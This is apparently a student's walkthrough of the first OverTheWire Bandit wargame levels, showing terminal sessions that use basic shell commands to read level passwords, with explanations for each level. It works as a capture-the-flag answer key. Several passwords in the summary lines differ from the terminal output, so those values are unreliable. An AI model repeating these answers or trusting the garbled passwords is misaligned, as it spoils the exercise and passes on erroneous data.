
Table of Contents

Level 0



```
┌──(shoug㉿kali)-[~]
└─$ ssh bandit0@bandit.labs.overthewire.org -p 2220
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-0
bandit0@bandit.labs.overthewire.org's password:

      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |     '   :  ;   .   \    .\  ;
   \   \  ',  /      |   |  '    \   \   ' \ |
    ;   :    /       '   :  |     :   '  |--"
     \   \ .'        ;   |.'       \   \ ;
  www. `---` ver     '---' he       '---" ire.org


Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--

  This machine might hold several wargames.
  If you are playing "somegame", then:

    * USERNAMES are somegame0, somegame1, ...
    * Most LEVELS are stored in /somegame/.
    * PASSWORDS for each level are stored in /etc/somegame_pass/.
```

Goal:

Connect to the Bandit server using SSH and retrieve the password for the next level.

```
ssh bandit0@bandit.labs.overthewire.org -p 2220
..password: bandit0
```


Explanation:

- The `ssh` command establishes a Secure Shell connection to a remote system.
- `bandit0@bandit.labs.overthewire.org` specifies the username (`bandit0`) and the target host (`bandit.labs.overthewire.org`).
- The `-p 2220` option instructs SSH to connect through port `2220`, which is required by the Bandit game instead of the default SSH port (`22`).
- Once connected, the Level 0 password was provided directly, allowing access to Level 1 without requiring additional commands.

Password for Level 1:

`bandit0`

Level 0 → Level 1



```
bandit0@bandit:~$ ls
readme
bandit0@bandit:~$ cd readme
-bash: cd: readme: Not a directory
bandit0@bandit:~$ cat readme
Congratulations on your first steps into the bandit game!!
Please make sure you have read the rules at https://overthewire.org/rules/
If you are following a course, workshop, walkthrough or other educational activit
please inform the instructor about the rules as well and encourage them to
contribute to the OverTheWire community so we can keep these games free!

The password you are looking for is: ZjLjTmM6FvvyRnrb2rfNWOZOTa6ip5If

bandit0@bandit:~$
```

Goal:

Locate the file containing the password for the next level and use it to authenticate as `bandit1`.

Commands Used:

```
ls
cd readme
cat readme
```


Explanation:

- The `ls` command was used to list files in the current directory, confirming the presence of a file named `readme`.
- An attempt was made to use `cd readme` to change into `readme` as a directory, but this produced an error because `readme` is a file, not a directory.
- The `cat readme` command printed the contents of the `readme` file to the terminal, revealing the password required for the next level.

Password for Level 2:

`ZjLjTmM6FvvyrNrb2rfNWOZ0TA6ip5If`

Level 1 → Level 2



```
bandit1@bandit:~$ cd ..
bandit1@bandit:/home$ ls
bandit0   bandit26      bandit9    drifter4     leviathan0  maze3    utumno1   vortex19
bandit1   bandit27      behemoth0  drifter5     leviathan1  maze4    utumno2   vortex2
bandit10  bandit27-git  behemoth1  drifter6     leviathan2  maze5    utumno3   vortex20
bandit11  bandit28      behemoth2  drifter7     leviathan3  maze6    utumno4   vortex21
bandit12  bandit28-git  behemoth3  drifter8     leviathan4  maze7    utumno5   vortex22
bandit13  bandit29      behemoth4  drifter9     leviathan5  maze8    utumno6   vortex23
bandit14  bandit29-git  behemoth5  formulaone0  leviathan6  maze9    utumno7   vortex24
bandit15  bandit3       behemoth6  formulaone1  leviathan7  narnia0  utumno8   vortex25
bandit16  bandit30      behemoth7  formulaone2  manpage0    narnia1  vortex0   vortex3
bandit17  bandit30-git  behemoth8  formulaone3  manpage1    narnia2  vortex1   vortex4
bandit18  bandit31      drifter0   formulaone5  manpage2    narnia3  vortex10  vortex5
bandit19  bandit31-git  drifter1   formulaone6  manpage3    narnia4  vortex11  vortex6
bandit2   bandit32      drifter10  krypton1     manpage4    narnia5  vortex12  vortex7
bandit20  bandit33      drifter12  krypton2     manpage5    narnia6  vortex13  vortex8
bandit21  bandit4       drifter13  krypton3     manpage6    narnia7  vortex14  vortex9
bandit22  bandit5       drifter14  krypton4     manpage7    narnia8  vortex15
bandit23  bandit6       drifter15  krypton5     maze0       narnia9  vortex16
bandit24  bandit7       drifter2   krypton6     maze1       ubuntu   vortex17
bandit25  bandit8       drifter3   krypton7     maze2       utumno0  vortex18
bandit1@bandit:/home$ cd bandit1
bandit1@bandit:~$ ls
-
bandit1@bandit:~$ cat ./-
263JGJPfgU6LtdEvgfWU1XP5yac29mFx
bandit1@bandit:~$ 
```

Goal:

Locate and read the file that contains the password for the next level. The file is named using a special character (-) and is located in the home directory.

Commands Used:

```
cd ..
cd bandit1
ls
cat ./-
```

Explanation:


- The `cd ..` command was used to move up one directory level into `/home`, where the user home directories are located.

- The `cd bandit1` command changed the current working directory into the home directory of the `bandit1` user, where the puzzle file is stored.
- The `ls` command listed the contents of the directory, revealing a file named `-`.
- The `cat ./-` command displayed the contents of the file named `-`. The `./` prefix is required because `-` can be interpreted as an option, so `./-` specifies that it is a filename in the current directory.

Password for Level 2:

```
263JGJPfgU6LdtEvgfWU1XP5yac29mFx
```

Level 2 → Level 3



```
bandit2@bandit:~$ cd ..
bandit2@bandit:/home$ ls
bandit0   bandit26      bandit9    drifter4     leviathan0  maze3    utumno1  vortex19
bandit1   bandit27      behemoth0  drifter5     leviathan1  maze4    utumno2  vortex2
bandit10  bandit27-git  behemoth1  drifter6     leviathan2  maze5    utumno3  vortex20
bandit11  bandit28      behemoth2  drifter7     leviathan3  maze6    utumno4  vortex21
bandit12  bandit28-git  behemoth3  drifter8     leviathan4  maze7    utumno5  vortex22
bandit13  bandit29      behemoth4  drifter9     leviathan5  maze8    utumno6  vortex23
bandit14  bandit29-git  behemoth5  formulaone0  leviathan6  maze9    utumno7  vortex24
bandit15  bandit3       behemoth6  formulaone1  leviathan7  narnia0  utumno8  vortex25
bandit16  bandit30      behemoth7  formulaone2  manpage0    narnia1  vortex0  vortex3
bandit17  bandit30-git  behemoth8  formulaone3  manpage1    narnia2  vortex1  vortex4
bandit18  bandit31      drifter0   formulaone5  manpage2    narnia3  vortex10 vortex5
bandit19  bandit31-git  drifter1   formulaone6  manpage3    narnia4  vortex11 vortex6
bandit2   bandit32      drifter10  krypton1     manpage4    narnia5  vortex12 vortex7
bandit20  bandit33      drifter12  krypton2     manpage5    narnia6  vortex13 vortex8
bandit21  bandit4       drifter13  krypton3     manpage6    narnia7  vortex14 vortex9
bandit22  bandit5       drifter14  krypton4     manpage7    narnia8  vortex15
bandit23  bandit6       drifter15  krypton5     maze0       narnia9  vortex16
bandit24  bandit7       drifter2   krypton6     maze1       ubuntu   vortex17
bandit25  bandit8       drifter3   krypton7     maze2       utumno0  vortex18
bandit2@bandit:/home$ cd bandit2
bandit2@bandit:~$ ls
--spaces in this filename--
bandit2@bandit:~$ cat "--spaces in this filename--"
cat: unrecognized option '--spaces in this filename--'
Try 'cat --help' for more information.
bandit2@bandit:~$ cat -- "--spaces in this filename--"
MNk8KNH3Usiio41PRUEoDFPqfxLPlSmx
bandit2@bandit:~$ 
```

Goal:

Locate and read the file containing the password for the next level. The target file's name contains spaces and begins with dashes, which requires special handling to avoid being interpreted as command options.

Commands Used:

```
cd ..
cd bandit2
ls
cat -- "--spaces in this filename--"
```

Explanation:

- The `cd ..` command was used to move up to the `/home` directory where multiple user directories are stored.
- The `cd bandit2` command changed the working directory into the home directory of the `bandit2` user, where the puzzle file is located.
- The `ls` command listed the files in the directory, revealing a file named `--spaces in this filename--`.
- Because the filename starts with `--` and contains spaces, directly using `cat` without handling would cause `cat` to interpret the filename as an option.
- The command `cat -- "--spaces in this filename--"` uses the first `--` to signal the end of options, ensuring that the quoted filename is treated as a regular file argument and allowing its contents to be displayed correctly.

Password for Level 3:

```
MNk8KNH3USiio41PRUEoDFPqFxLPlSmx
```

Level 3 → Level 4

Goal:

Locate and read the file containing the password for the next level. The file is located inside the `inhere` directory and is hidden.

Commands Used:

```
ls
cd inhere
ls
ls -a
cat "...Hiding-From-You"
```


Explanation:

- The `ls` command was used to identify the presence of the `inhere` directory.
- The `cd inhere` command was used to enter that directory.
- A second `ls` showed no visible files; therefore, `ls -a` was used to list all files, including hidden ones.
- The hidden file named `...Hiding-From-You` was revealed.
- The command `cat "...Hiding-From-You"` displayed the contents of this file, revealing the password for the next level.
- Quotes were used because the filename begins with multiple dots, which helps the shell interpret the filename correctly.

Password for Level 4:

```
2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ
```

Level 4 → Level 5



```
bandit4@bandit:/home$ cd bandit4
bandit4@bandit:~$ ls
inhere
bandit4@bandit:~$ cd inhere
bandit4@bandit:~/inhere$ ls
-file00  -file01  -file02  -file03  -file04  -file05  -file06  -file07  -file08  -file09
bandit4@bandit:~/inhere$ file ./*
./-file00: data
./-file01: data
./-file02: data
./-file03: data
./-file04: data
./-file05: data
./-file06: data
./-file07: ASCII text
./-file08: data
./-file09: data
bandit4@bandit:~/inhere$ cat ./-file07
4oQYVPkxZOOEOO5pTW81FB8j8lxXGUQw
bandit4@bandit:~/inhere$ 
```

Goal:

Locate and read the password for the next level. The password is stored in the **only human-readable file** located inside the `inhere` directory.

Commands Used:

```
cd bandit4
cd inhere
ls
file ./*
cat ./-file07
```

Explanation:


- `cd bandit4` was used to move into the home directory for the `bandit4` user after logging in.
- `cd inhere` was used to access the directory where the challenge files were stored.
- `ls` listed the files present in `inhere`, revealing multiple files named with a hyphen prefix (e.g., `-file00`, `-file01`, etc.).

- `file ./*` was used to determine the type of each file. The output showed that **only `-file07` was `ASCII text`**, making it the only human-readable file.
- `cat ./-file07` displayed the contents of the human-readable file and revealed the password. The `./` prefix was necessary to prevent the filename starting with `-` from being interpreted as an option.

Password for Level 5:

```
4oQYVPkXZOOEO5pTW8IFB8jLXxXGUQw
```

Level 5 → Level 6



```
bandit5@bandit:~$ cd ..
bandit5@bandit:/home$ cd bandit5
bandit5@bandit:~$ ls
inhere
bandit5@bandit:~$ cd inhere
bandit5@bandit:~/inhere$ ls
maybehere00  maybehere03  maybehere06  maybehere09  maybehere12  maybehere15  maybehere18
maybehere01  maybehere04  maybehere07  maybehere10  maybehere13  maybehere16  maybehere19
maybehere02  maybehere05  maybehere08  maybehere11  maybehere14  maybehere17
bandit5@bandit:~/inhere$ file ./*
./maybehere00: directory
./maybehere01: directory
./maybehere02: directory
./maybehere03: directory
./maybehere04: directory
./maybehere05: directory
./maybehere06: directory
./maybehere07: directory
./maybehere08: directory
./maybehere09: directory
./maybehere10: directory
./maybehere11: directory
./maybehere12: directory
./maybehere13: directory
./maybehere14: directory
./maybehere15: directory
./maybehere16: directory
./maybehere17: directory
./maybehere18: directory
./maybehere19: directory
bandit5@bandit:~/inhere$ find . -type f -size 1033c
./maybehere07/.file2
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
HWasnPhtq9AVKe0dmk45nxy20cvUa6EG
```

Goal:

Find the password for the next level. The password is stored in a file located somewhere under the `inhere` directory and has all of the following properties:

- Human-readable
- 1033 bytes in size
- Not executable

Commands Used:

```
cd bandit5
cd inhere
ls
find . -type f -size 1033c
cat ./maybehere07/.file2
```

